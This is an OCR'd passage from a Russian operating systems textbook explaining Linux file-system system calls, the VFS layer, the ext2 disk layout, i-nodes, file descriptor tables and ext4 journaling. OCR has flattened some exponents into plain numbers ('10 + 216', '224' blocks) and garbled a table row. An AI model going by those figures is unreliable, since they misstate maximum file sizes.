


Рис. 10.16. Файл: *а* — с одной блокировкой; *б* — добавление второй блокировки; *в* — третья блокировка

10.6.2. Вызовы файловой системы в Linux

Многие системные вызовы имеют отношение к файлам и файловой системе. Сначала мы рассмотрим системные вызовы, работающие с отдельными файлами. Затем изучим те системные вызовы, которые оперируют каталогами или всей файловой системой в целом. Для создания нового файла можно использовать системный вызов *creat*. (Когда Кена Томпсона однажды спросили, что бы он поменял, если бы у него была возможность во второй раз разработать операционную систему UNIX, он ответил, что на

этот раз вместо *creat* он назвал бы этот системный вызов *create*.) В качестве параметров этому системному вызову следует задать имя файла и режим защиты. Так, команда

```
fd = creat("abc", mode);
```

создает файл abc с режимом защиты, указанным в *mode*. Биты *mode* определяют круг пользователей, которые могут получить доступ к файлу, а также уровень предоставляемого им доступа. Вопросы защиты файлов и доступа к ним будут рассмотрены в дальнейшем.

Системный вызов *creat* не только создает новый файл, но и открывает его для записи. Чтобы последующие системные вызовы могли получить доступ к файлу, успешный системный вызов *creat* возвращает небольшое неотрицательное целое число, называемое **дескриптором файла** (file descriptor) (*fd* в приведенном ранее примере). Если системный вызов выполняется с уже существующим файлом, то длина этого файла уменьшается до 0, а все его содержимое теряется. Файлы можно создавать также при помощи вызова *open* с соответствующими аргументами.

Теперь продолжим изучение основных вызовов файловых систем, перечисленных в табл. 10.9. Чтобы прочитать данные из существующего файла или записать данные в существующий файл, его нужно сначала открыть с помощью *open* или *creat*. Этому системному вызову следует указать имя файла, а также режим, в котором он должен быть открыт: для чтения, для записи либо и для того и для другого. Также можно указать различные дополнительные параметры. Как и *creat*, системный вызов *open* возвращает дескриптор файла, который может быть использован для чтения или записи. Затем файл может быть закрыт при помощи вызова *close*, после чего дескриптор файла можно использовать повторно (для последующего *creat* или *open*). Системные вызовы *creat* и *open* всегда возвращают наименьший неиспользуемый в данный момент дескриптор файла.

Таблица 10.9. Некоторые системные вызовы для работы с файлами. В случае ошибки возвращаемое значение s равно –1, fd — дескриптор файла, position — смещение в файле. Параметры должны быть понятны без пояснений

Системный вызов	Описание
fd=creat(name, mode)	Один из способов создания нового файла
fd=open(file, how, j	Открыть файл для чтения, записи либо и того и другого одновременно
s=close(fd)	Закрыть открытый файл
n=read(fd, buffer, nbytes)	Прочитать данные из файла в буфер
n=write(fd, buffer, nbytes)	Записать данные из буфера в файл
position=lseek(fd, offset, whence)	Переместить указатель в файле
s=stat(name, &buf)	Получить информацию о состоянии файла
s=fstat(fd, &buf)	Получить информацию о состоянии файла
s=pipe(&fd[0])	Создать канал
s=fcntl(fd, cmd, ...)	Блокировка файла и другие операции

Когда программа начинает выполнение стандартным образом, файловые дескрипторы 0, 1 и 2 уже открыты для стандартного ввода, стандартного вывода и стандартного потока сообщений об ошибках соответственно. Таким образом, фильтр (например, програм-

ма sort) может просто читать свои входные данные из файла с дескриптором 0, а писать выходные данные в файл с дескриптором 1, не заботясь о том, что это за файлы. Работа этого механизма обеспечивается оболочкой, которая проверяет, чтобы эти дескрипторы соответствовали нужным файлам (прежде чем программа начнет свою работу).

Чаще всего программы используют системные вызовы *read* и *write*. У обоих вызовов по три параметра: дескриптор файла (указывающий, с каким из открытых файлов будет производиться операция чтения или записи), адрес буфера (сообщающий, куда положить данные или откуда их взять), а также счетчик (указывающий, сколько байтов следует передать). Вот и все. Очень простая схема. Пример типичного вызова:

```
n = read(fd, buffer, nbytes)
```

Хотя большинство программ читают и записывают файлы последовательно, некоторым программам необходимо бывает иметь доступ к произвольной части файла. С каждым открытым файлом связан указатель, который обозначает текущую позицию в файле. При последовательном чтении (или записи) он указывает на следующий байт, который будет прочитан (или записан). Например, если перед чтением 1024 байтов указатель был установлен на 4096-й байт, то после успешного системного вызова *read* он будет автоматически перемещен на 5120-й байт. Указатель в файле можно переместить с помощью системного вызова *lseek*, что позволяет при последующих системных вызовах *read* (или *write*) читать данные из файла (или писать их в файл) в произвольной позиции файла и даже за концом файла. Этот системный вызов назван *lseek*, чтобы не путать его с теперь уже устаревшим, использовавшимся ранее на 16-разрядных компьютерах системным вызовом *seek*.

У системного вызова *lseek* три параметра: первый — дескриптор файла, второй — позиция в файле, а третий сообщает, относительно чего эта позиция — начала файла, текущей позиции или конца файла. Возвращаемое системным вызовом *lseek* значение представляет собой абсолютную позицию в файле после того, как указатель был изменен. Забавно, что системный вызов *lseek* — это единственный системный вызов из относящихся к файловой системе, который никогда не вызывает перемещения блока головок диска, так как все, что он делает, — это обновление текущей позиции в файле, представляющей собой просто число в памяти.

Для каждого файла операционная система Linux хранит такие сведения, как тип (режим) файла (обычный, каталог, специальный файл), его размер, время последней модификации, и другую информацию. Программы могут получить эту информацию при помощи системного вызова *stat*. Первый параметр представляет собой имя файла. Второй является указателем на структуру, в которую следует поместить запрошенную информацию. Поля этой структуры перечислены в табл. 10.10. Системный вызов *fstat* — это то же самое, что и системный вызов *stat*, с той лишь разницей, что он работает с уже открытым файлом (имя которого может быть неизвестно), а не с путем.

Таблица 10.10. Поля структуры, возвращаемой системным вызовом stat

Устройство, на котором располагается файл
Номер i-узла (идентифицирует файл на устройстве)
Режим файла (включая информацию о защите)
Количество ссылок файла

Таблица 10.10 (*продолжение*)

Идентификатор владельца файла
Группа, к которой принадлежит файл
Размер файла в байтах
Время создания
Время последнего доступа
Время последней модификации

Системный вызов *pipe* используется для создания каналов оболочки. Он создает псевдофайл для буферизации данных, которыми обмениваются компоненты канала, и возвращает дескрипторы файлов для чтения и записи буфера. В канале

```
sort <in | head -30
```

дескриптор файла 1 (стандартный вывод) в процессе, выполняющем программу sort, будет настроен оболочкой на запись в канал, а дескриптор файла 0 (стандартный ввод) в процессе, выполняющем программу head, будет настроен на чтение из канала. Программа sort просто читает из файла с дескриптором 0 (установлен на файл in) и пишет в файл с дескриптором 1 (канал), даже не зная о том, что оба этих файла перенаправлены. Если бы ввод и вывод не были перенаправлены, программа sort автоматически читала бы данные с клавиатуры и выводила их на экран (устройства по умолчанию). Подобным образом, когда программа head считывает входные данные из файла с дескриптором 0, она получает данные, которые программа sort поместила в буфер канала (даже не зная о том, что используется канал). Вот хороший пример того, как простая концепция (перенаправление) плюс простая реализация (файлы с дескрипторами 0 и 1) дают мощный инструмент (обмен между программами произвольным образом без необходимости их модификации).

Последний системный вызов в табл. 10.9 — это *fcntl*. Он используется для блокировки и разблокирования файлов, а также некоторых других специфических для файлов операций.

Рассмотрим теперь некоторые системные вызовы, относящиеся скорее к каталогам или файловой системе в целом, нежели к одному конкретному файлу. Наиболее часто употребляемые системные вызовы перечислены в табл. 10.11. Каталоги создаются и удаляются при помощи системных вызовов *mkdir* и *rmdir* соответственно. Каталог может быть уничтожен, только когда он пуст.

Таблица 10.11. Некоторые системные вызовы, относящиеся к работе с каталогами. В случае ошибки возвращаемое значение s равно –1; dir идентифицирует каталог; a dirent представляет собой запись каталога. Параметры должны быть понятны без пояснений

Системный вызов	**Описание**
s=mkdir(path, mode)	Создать новый каталог
s=rmdir(path)	Удалить каталог
s=link(oldpath, newpath)	Создать ссылку на существующий файл

Системный вызов	Описание
s=unlink(path)	Удалить ссылку
s=chdir(path)	Изменить рабочий каталог
dir=opendir(path)	Открыть каталог для чтения
s=closedir(dir)	Закрыть каталог
dirent=readdir(dir)	Прочитать одну запись каталога
rewinddir(dir)	Установить указатель в каталоге на первую запись

Как было показано на рис. 10.14, при создании ссылки на файл создается новая запись в каталоге, указывающая на существующий файл. Ссылка создается при помощи системного вызова *link*. В параметрах этого системного вызова указываются исходное и новое имя. Записи в каталоге удаляются системным вызовом *unlink*. Когда удаляется последняя ссылка на файл, файл также автоматически удаляется. Если для файла не было создано ни одной ссылки, то при первом же обращении к системному вызову *unlink* файл исчезнет.

Рабочий каталог можно изменить при помощи системного вызова *chdir*. После выполнения этого системного вызова будут по-другому интерпретироваться относительные имена путей.

Последние четыре системных вызова в табл. 10.11 предназначены для чтения каталогов. Каталоги могут открываться, закрываться и читаться аналогично обычным файлам. Каждое обращение к системному вызову *readdir* возвращает ровно одну запись каталога (в фиксированном формате). Пользователям запрещено писать в каталоги (это делается, чтобы пользователи случайно не нарушили целостности системы). Файлы могут добавляться к каталогу при помощи системных вызовов *creat* и *link*, а удаляться с помощью системного вызова *unlink*. В операционной системе Linux нет способа перейти к конкретному файлу в каталоге, но есть системный вызов *rewinddir*, позволяющий начать читать открытый каталог с начала.

10.6.3. Реализация файловой системы Linux

В этом разделе мы сначала рассмотрим поддерживаемые уровнем виртуальной файловой системы (Virtual File System (**VFS**)) абстракции. VFS скрывает (от процессов и приложений верхнего уровня) отличия поддерживаемых в Linux файловых систем (находятся они на локальных устройствах или удаленно — с доступом по сети). Доступ к устройствам и другим специальным файлам также получаем через уровень VFS. Затем мы опишем реализацию первой получившей широкое распространение файловой системы Linux под названием **ext2** (вторая расширенная файловая система). После этого обсудим улучшения файловой системы **ext4**. Используется также множество других файловых систем. Все Linux-системы могут работать с большим количеством дисковых разделов, причем в каждом может быть своя файловая система.

Виртуальная файловая система Linux

Для того чтобы приложения могли взаимодействовать с разными файловыми системами, реализованными на разных типах локальных или удаленных устройств, в Linux

принят использованный в других UNIX-системах подход — VFS. VFS определяет набор основных абстракций файловой системы и разрешенные с этими абстракциями операции. Описанные в предыдущем разделе системные вызовы обращаются к структурам данных VFS, определяют тип файловой системы (к которой принадлежит нужный файл) и при помощи хранящихся в структурах данных VFS указателей на функции запускают соответствующую операцию в указанной файловой системе.

В табл. 10.12 даны четыре основные структуры файловой системы, поддерживаемые VFS. Суперблок содержит критичную информацию о компоновке файловой системы. Разрушение суперблока делает файловую систему нечитаемой. i-узел (сокращение от «индекс-узлы», никто их так не называет) описывает один файл. Обратите внимание на то, что в Linux каталоги и устройства также представлены файлами, так что они тоже имеют соответствующие i-узлы. И суперблок, и i-узлы имеют соответствующие структуры на том физическом диске, где находится файловая система.

Таблица 10.12. Поддерживаемые в VFS абстракции файловой системы

Объект	Описание	Операция
Суперблок	Конкретная файловая система	read_inode, sync_fs
Элемент каталога (dentry)	Элемент каталога, компонент пути	create, link
i-узел	Конкретный файл	d_compare, d_delete
Файл (file)	Открыть связанный с процессом файл	read, write

Чтобы улучшить некоторые операции с каталогами и перемещение по путям (таким, как /usr/ast/bin), VFS поддерживает структуру данных *dentry*, которая представляет элемент каталога. Эта структура данных создается файловой системой на ходу. Элементы каталога кэшируются в так называемом *dentry_cache*. Например, *dentry_cache* будет содержать элементы для /, /usr, /usr/ast и т. д. Если несколько процессов обращаются к одному и тому же файлу при помощи одной и той же жесткой ссылки (то есть одного и того же пути), то их объект файла будет указывать на один и тот же элемент в этом кэше.

И наконец, структура данных *file* является представлением открытого файла в памяти, она создается в ответ на системный вызов *open*. Она поддерживает такие операции, как *read*, *write*, *sendfile*, *lock* (и прочие описанные в предыдущем разделе системные вызовы).

Реализованные под уровнем VFS реальные файловые системы не обязаны использовать внутри себя точно такие же абстракции и операции. Однако они должны реализовать семантически эквивалентные операции файловой системы (такие же, как указанные для объектов VFS). Элементы структур данных operations для каждого из четырех объектов VFS — это указатели на функции в нижележащей файловой системе.

Файловая система Ext2 в Linux

Теперь мы опишем наиболее популярную дисковую файловую систему Linux — **ext2**. Первый выпуск Linux использовал файловую систему MINIX 1, которая имела короткие имена файлов и максимальный размер файла 64 Мбайт. Файловая система MINIX 1 была в итоге заменена первой расширенной файловой системой **ext**, кото-

рая позволяла использовать более длинные имена файлов и более крупные размеры файлов. Вследствие своей низкой эффективности (в смысле производительности) система **ext** была заменена своей последовательницей **ext2**, которая до сих пор широко используется.

Дисковый раздел с **ext2** содержит файловую систему с показанной на рис. 10.17 компоновкой. Блок 0 не используется системой Linux и содержит код загрузки компьютера. Следом за блоком 0 дисковый раздел разделен на группы блоков (без учета границ цилиндров диска). Каждая группа организована следующим образом.




Рис. 10.17. Размещение файловой системы ext2 на диске

Первый блок — это **суперблок** (superblock), в котором хранится информация о компоновке файловой системы, включая количество i-узлов, количество дисковых блоков, начало списка свободных дисковых блоков (это обычно несколько сотен элементов). Затем следует дескриптор группы, содержащий информацию о расположении битовых массивов, количестве свободных блоков и i-узлов в группе, а также количестве каталогов в группе. Эта информация важна, так как файловая система ext2 пытается распределить каталоги равномерно по всему диску.

В двух битовых массивах ведется учет свободных блоков и свободных i-узлов (это тоже унаследовано из файловой системы MINIX 1 и отличает ее от большинства файловых систем UNIX, в которых для свободных блоков используется список). Размер каждого битового массива равен одному блоку. При размере блока 1 Кбайт такая схема ограничивает размер группы блоков 8192 блоками и 8192 i-узлами. Первое число является реальным ограничением, а второе — практически нет. При блоках размером 4 Кбайт числа в четыре раза больше.

Затем располагаются сами i-узлы. Они нумеруются от 1 до некоторого максимума. Размер каждого i-узла — 128 байт, и описывает он ровно один файл. i-узел содержит учетную информацию (в том числе всю возвращаемую вызовом *stat*, который просто берет ее из i-узла), а также достаточное количество информации для определения местоположения всех дисковых блоков, которые содержат данные файла.

Следом за i-узлами идут блоки данных. Здесь хранятся все файлы и каталоги. Если файл или каталог состоит более чем из одного блока, то эти блоки не обязаны быть непрерывными на диске. В действительности блоки большого файла, скорее всего, будут разбросаны по всему диску.

Соответствующие каталогам i-узлы разбросаны по всем группам дисковых блоков. Ext2 пытается расположить обычные файлы в той же самой группе блоков, что и родительский каталог, а файлы данных — в том же блоке, что и i-узел исходного файла (при условии, что там имеется достаточно места). Эта идея была позаимствована из файловой системы Berkeley Fast File System (McKusick et al., 1984). Битовые массивы используются для того, чтобы принимать быстрые решения относительно выделения

места для новых данных файловой системы. Когда выделяются новые блоки файлов, то ext2 также *делает упреждающее выделение* (preallocates) нескольких (восьми) дополнительных блоков для этого же файла (чтобы минимизировать фрагментацию файла из-за будущих операций записи). Эта схема распределяет файловую систему по всему диску. Она также имеет хорошую производительность (благодаря ее тенденции к смежному расположению и пониженной фрагментации).

Для доступа к файлу нужно сначала использовать один из системных вызовов Linux (такой, как *open*), для которого нужно указать путь к файлу. Этот путь разбирается, и из него извлекаются составляющие его каталоги. Если указан относительный путь, то поиск начинается с текущего каталога процесса, в противном случае — с корневого каталога. В любом случае, i-узел для первого каталога найти легко: в дескрипторе процесса есть указатель на него либо (в случае корневого каталога) он хранится в определенном блоке на диске.

Каталог позволяет использовать имена файлов длиной до 255 символов (рис. 10.18). Каждый каталог состоит из некоторого количества дисковых блоков (чтобы каталог можно было записать на диск атомарно). В каталоге элементы для файлов и каталогов находятся в несортированном порядке (каждый элемент непосредственно следует за предыдущим). Элементы не могут пересекать границы блоков, поэтому в конце каждого дискового блока обычно имеется некоторое количество неиспользуемых байтов.




Рис. 10.18. Каталог Linux: *а* — с тремя файлами; *б* — после удаления файла voluminous

Каждая запись каталога на рис. 10.18 состоит из четырех полей фиксированной длины и одного поля переменной длины. Первое поле представляет собой номер i-узла, равный 19 для файла colossal, 42 для файла voluminous и 88 для каталога bigdir. Следом идет поле *rec_len*, сообщающее размер всей записи каталога в байтах (возможно, вместе с дополнительными байтами-заполнителями после имени). Это поле необходимо, чтобы найти следующую запись (в том случае, когда имя файла дополнено неизвестным

количеством байтов). На рисунке это поле обозначено стрелкой. Затем располагается поле типа файл, каталог и т. д. Последнее поле фиксированной длины содержит длину имени файла в байтах (8, 10 и 6 для данного примера). Наконец, идет само имя файла, заканчивающееся нулевым байтом и дополненное до 32-битной границы. За ним могут следовать дополнительные байты-заполнители.

На рис. 10.18, *б* показан тот же самый каталог после того, как элемент для voluminous был удален. Все, что при этом делается в каталоге, — увеличивается число в поле размера записи предыдущего файла colossal, а байты записи каталога для удаленного файла voluminous превращаются в заполнители первой записи. Впоследствии эти байты могут использоваться для записи при создании нового файла.

Поскольку поиск в каталогах производится линейно, то поиск записи, которая находится в конце большого каталога, может занять много времени. Поэтому система поддерживает кэш каталогов, к которым недавно производился доступ. Поиск в кэше производится по имени файла, и если оно найдено, то дорогой линейный поиск уже не нужен. Объект *dentry* вводится в кэш элементов каталога для каждого из компонентов пути, и (через его i-узел) выполняется поиск в каталоге последующих элементов пути (до тех пор, пока не будет найден фактический i-узел файла).

Например, чтобы найти файл, указанный абсолютным путем (таким, как /usr/ast/file), необходимо выполнить следующие шаги. Прежде всего система находит корневой каталог, который обычно использует i-узел с номером 2 (особенно когда i-узел с номером 1 зарезервирован для работы с плохими блоками). Она помещает в кэш элементов каталога соответствующий элемент (для будущих поисков корневого каталога). Затем она ищет в корневом каталоге строку «usr», чтобы получить номер i-узла для каталога /usr (который также вносится в кэш элементов каталога). Этот i-узел затем читается, и из него извлекаются дисковые блоки, так что можно читать каталог /usr и искать в нем строку «ast». После того как соответствующий элемент найден, из него можно определить номер i-узла для каталога /usr/ast. Имея этот номер i-узла, его можно прочитать и найти блоки каталога. И наконец, мы ищем «file» и находим номер его i-узла. Таким образом, использование относительного пути не только более удобно для пользователя, но и сокращает количество работы для системы.

Если файл имеется в наличии, то система извлекает номер i-узла и использует его как индекс таблицы i-узлов (на диске) для поиска соответствующего i-узла и считывания его в память. Этот i-узел помещается в **таблицу i-узлов** (i-node table) — структуру данных ядра, которая содержит все i-узлы для открытых в данный момент файлов и каталогов. Формат элементов i-узлов должен содержать (как минимум) все поля, которые возвращает системный вызов *stat*, чтобы вызов *stat* мог работать (см. табл. 10.10). В табл. 10.13 показаны некоторые из полей структуры i-узла, поддерживаемой в файловой системе Linux. Реальная структура i-узла содержит гораздо больше полей, поскольку эта же структура используется для представления каталогов, устройств и прочих специальных файлов. Структура i-узла содержит также зарезервированные для будущего использования поля. История показала, что неиспользованные биты недолго остаются без дела.

Теперь давайте посмотрим, как система читает файл. Вы помните, что типичный вызов библиотечной процедуры для запуска системного вызова *read* выглядит следующим образом:

```
n = read(fd, buffer, nbytes);
```

Таблица 10.13. Структура i-узла в Linux

Поле	Размер, байт	Описание
Mode	2	Тип файла, биты защиты, биты setuid и setgid
Nlinks	2	Количество элементов каталога, указывающих на этот i-узел
Uid	2	UID владельца файла
Gid	2	GID владельца файла
Size	4	Размер файла в байтах
Addr	60	Адрес первых 12 дисковых блоков файла и 3 косвенных блоков
Gen	1	Номер «поколения» (увеличивается на единицу при каждом повторном использовании i-узла)
Atime	4	Время последнего доступа к файлу
Mtime	4	Время последней модификации файла
Ctime	4	Время последнего изменения i-узла (не считая других раз)

Когда ядро получает управление, то все, с чего оно может начать, — эти три параметра и информация в его внутренних таблицах (относящаяся к пользователю). Один из элементов этих внутренних таблиц — массив файловых дескрипторов. Он индексирован по файловым дескрипторам и содержит по одному элементу на каждый открытый файл (до некоторого максимального количества, по умолчанию это обычно 32).

Идея состоит в том, чтобы начать с этого дескриптора файла и закончить соответствующим i-узлом. Давайте рассмотрим одну вполне возможную схему: поместим указатель на i-узел в таблицу дескрипторов файлов. Несмотря на простоту, данный метод (к сожалению) не работает. Проблема заключается в следующем. С каждым дескриптором файла должен быть связан указатель в файле, определяющий тот байт в файле, с которого начнется следующая операция чтения или записи. Где следует хранить этот указатель? Один вариант состоит в размещении его в таблице i-узлов. Однако такой подход не сможет работать, если несколько не связанных друг с другом процессов одновременно откроют один и тот же файл, поскольку у каждого процесса должен быть собственный указатель.

Второй вариант решения заключается в размещении указателя в таблице дескрипторов файлов. При этом каждый открывающий файл процесс имеет собственную позицию в файле. К сожалению, такая схема также не работает, но причина неудачи в данном случае не столь очевидна и имеет отношение к природе совместного использования файлов в системе Linux. Рассмотрим сценарий оболочки *s*, состоящий из двух команд (*p1* и *p2*), которые должны выполняться по очереди. Если сценарий вызывается командной строкой

```
s >x
```

то ожидается, что команда *p1* будет писать свои выходные данные в файл x, а затем команда *p2* также будет писать свои выходные данные в файл x, начиная с того места, на котором остановилась команда *p1*.

Когда оболочка запустит процесс *p1*, файл x будет сначала пустым, поэтому команда *p1* просто начнет запись в файл в позиции 0. Однако когда *p1* закончит свою работу, потребуется некий механизм, который гарантирует, что процесс *p2* увидит в качестве

начальной позиции не 0 (а именно так и произойдет, если позицию в файле хранить в таблице дескрипторов файлов), а то значение, на котором остановился *p1*.

То, как это делается, показано на рис. 10.19. Фокус состоит в том, чтобы ввести новую таблицу — **таблицу описания открытых файлов** (open file description table) — между таблицей дескрипторов файлов и таблицей i-узлов и хранить в ней указатель в файле (а также бит чтения/записи). На рисунке родительским процессом является оболочка, а дочерним сначала является процесс *p1*, а затем процесс *p2*. Когда оболочка создает процесс *p1*, то его пользовательская структура (включая таблицу дескрипторов файлов) представляет собой точную копию такой же структуры оболочки, поэтому обе они содержат указатели на одну и ту же таблицу описания открытых файлов. Когда процесс *p1* завершает свою работу, дескриптор файла оболочки продолжает указывать на таблицу описания открытых файлов, в которой содержится позиция процесса *p1* в файле. Когда теперь оболочка создает процесс *p2*, то новый дочерний процесс автоматически наследует позицию в файле, при этом ни новый процесс, ни оболочка не обязаны знать текущее значение этой позиции.




Рис. 10.19. Связь между таблицей дескрипторов файлов, таблицей описания открытых файлов и таблицей i-узлов

Если какой-нибудь посторонний процесс откроет файл, то он получит собственную запись в таблице описания открытых файлов со своей позицией в файле, а именно это и нужно. Таким образом, задача таблицы описания открытых файлов заключается

в том, чтобы позволить родительскому и дочернему процессам совместно использовать один указатель в файле, но для посторонних процессов выделять персональные указатели.

Итак (возвращаясь к проблеме выполнения чтения *read*), мы показали, как определяются позиция в файле и i-узел. I-узел содержит дисковые адреса первых 12 блоков файла. Если позиция в файле попадает в его первые 12 блоков, то считывается нужный блок файла и данные копируются пользователю. Для файлов, длина которых превышает 12 блоков, в i-узле содержится дисковый адрес **одинарного косвенного блока** (single indirect block) (рис. 10.19). Этот блок содержит дисковые адреса дополнительных дисковых блоков. Например, если размер блока составляет 1 Кбайт, а дисковый адрес занимает 4 байта, то одинарный косвенный блок может хранить до 256 дисковых адресов. Такая схема позволяет поддержать файлы размером до 268 Кбайт.

Для более крупных размеров используется **двойной косвенный блок** (double indirect block). Он содержит адреса 256 одинарных косвенных блоков, каждый из которых содержит адреса 256 блоков данных. Такая схема позволяет поддерживать файлы размером до 10 + 216 блоков (67 119 104 байт). Если и этого оказывается недостаточно, то в i-узле есть место для **тройного косвенного блока** (triple indirect block). Его указатели показывают на множество двойных косвенных блоков. Такая схема адресации позволяет работать с размерами файлов до 224 блоков по 1 Кбайт (это 16 Гбайт). При размере блоков в 8 Кбайт такая схема адресации поддерживает файлы размером до 64 Тбайт.

Файловая система Ext4 в Linux

Для предотвращения потерь данных после сбоев системы и отказов электропитания файловой системе ext2 пришлось бы записывать каждый блок данных на диск немедленно после его создания. Вызванные перемещением головок записи задержки были бы такими значительными, что производительность стала бы недопустимо низкой. Поэтому записи откладываются, и изменения могут находиться в не зафиксированном на диске состоянии до 30 с, что является очень длинным (для современного компьютерного оборудования) промежутком времени.

Для повышения живучести файловой системы Linux использует **журналируемые файловые системы** (journaling file systems). Примером такой системы является **ext3** — продолжательница файловой системы ext2. Продолжательница ext3, файловая система **ext4**, также является журналируемой, но в отличие от ext3 она изменяет схему адресации блоков, используемую своими предшественницами, поддерживая за счет этого как более объемные файлы, так и в целом более объемную файловую систему. Далее будет дано описание некоторых ее свойств.

Основная идея такого типа файловой системы состоит в поддержке журнала, который в последовательном порядке описывает все операции файловой системы. При такой последовательной записи изменений в данных файловой системы или ее метаданных (i-узлах, суперблоке и т. д.) операции записи не страдают от издержек перемещения дисковых головок (во время случайных обращений к диску). В итоге изменения записываются (фиксируются) в соответствующее место на диске — и соответствующие им записи журнала можно удалить. Если же до фиксации изменений происходит системный сбой или отказ электропитания, то при последующем запуске система обнаружит, что файловая система не была должным образом размонтирована, просмотрит журнал и выполнит все (описанные в журнале) изменения в файловой системе.

Ext4 спроектирована таким образом, чтобы быть в значительной степени совместимой с ext2 и ext3, хотя основные структуры данных и компоновка диска претерпели изменения. Но, несмотря на это, размонтированная файловая система ext2 может быть затем смонтирована как система ext4 и обеспечивать журналирование.

Журнал — это файл, с которым работают как с кольцевым буфером. Журнал может храниться как на том же устройстве, что и основная файловая система, так и на другом. Поскольку операции с журналом не журналируются, файловая система ext4 с ними не работает. Для выполнения операций чтения/записи в журнал используется отдельное блочное устройство журналирования **JBD** (Journaling Block Device).

